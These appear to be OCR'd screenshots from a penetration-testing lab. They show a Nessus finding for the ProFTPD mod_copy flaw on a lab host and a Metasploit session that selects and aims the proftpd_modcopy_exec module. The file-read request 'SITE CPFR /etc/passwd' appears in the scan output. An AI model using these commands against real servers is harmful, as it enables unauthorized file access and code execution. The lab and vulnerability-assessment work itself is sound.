
Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	Today at 7:46 AM
End:	Today at 7:49 AM
Elapsed:	3 minutes

Vulnerabilities

Tenable News

CVE-2021-22986: F5 Patches Several Critical Vulner...

Read More



Milestone 3 Test / Plugin #84215

CRITICAL ProFTPD mod_copy Information Disclosure

Description

The remote host is running a version of ProFTPD that is affected by an information disclosure vulnerability in the mod_copy module due to the SITE CPFR and SITE CPTO commands being available to unauthenticated clients. An unauthenticated, remote attacker can exploit this flaw to read and write to arbitrary files on any web accessible path on the host.

Solution

Upgrade to ProFTPD 1.3.5a / 1.3.6rc1 or later.

See Also

http://bugs.proftpd.org/show_bug.cgi?id=4169

Output

```
Nessus received a 350 response from sending the following unauthenticated request :

SITE CPFR /etc/passwd
```

Port ▲	Hosts
21 / tcp / ftp	192.168.10.107

Plugin Details

Severity:	Critical
ID:	84215
Version:	1.10
Type:	remote
Family:	FTP
Published:	June 16, 2015
Modified:	March 27, 2020

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.1


CVSS Base Score: 10.0

CVSS Temporal Score: 8.3

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information



Output

```
Nessus received a 350 response from sending the following unauthenticated request :

SITE CPFR /etc/passwd
```

Port ▲	Hosts
21 / tcp / ftp	192.168.10.107

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:F/RL:O/RC:C

CVSS v3.0 Temporal Score: 9.1

CVSS Base Score: 10.0

CVSS Temporal Score: 8.3

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C

Vulnerability Information

CPE: cpe:/a:proftpd:proftpd

Exploit Available: true

Exploit Ease: Exploits are available

Patch Pub Date: April 7, 2015

Vulnerability Pub Date: April 7, 2015

Exploitable With


Metasploit (ProFTPD 1.3.5 Mod_Copy Command Execution)

CANVAS ()


Reference Information

EDB-ID: 36742, 36803
BID: 74238
CVE: CVE-2015-3306

Prior penetration test of this server…




```
msf5 > search name: proftpd

Matching Modules
================


   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/freebsd/ftp/proftp_telnet_iac   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   1  exploit/linux/ftp/proftp_sreplace       2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/linux/ftp/proftp_telnet_iac     2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   3  exploit/linux/misc/netsupport_manager_agent 2011-01-08   average    No     NetSupport Manager Agent Remote Buffer Overflow
   4  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
   5  exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index, for example use 5 or use exploit/unix/ftp/proftpd_modcopy_exec

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf5 exploit(unix/ftp/proftpd_modcopy_exec) > 
```




```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.10.107
RHOST ⇒ 192.168.10.107
```

No payload needed!

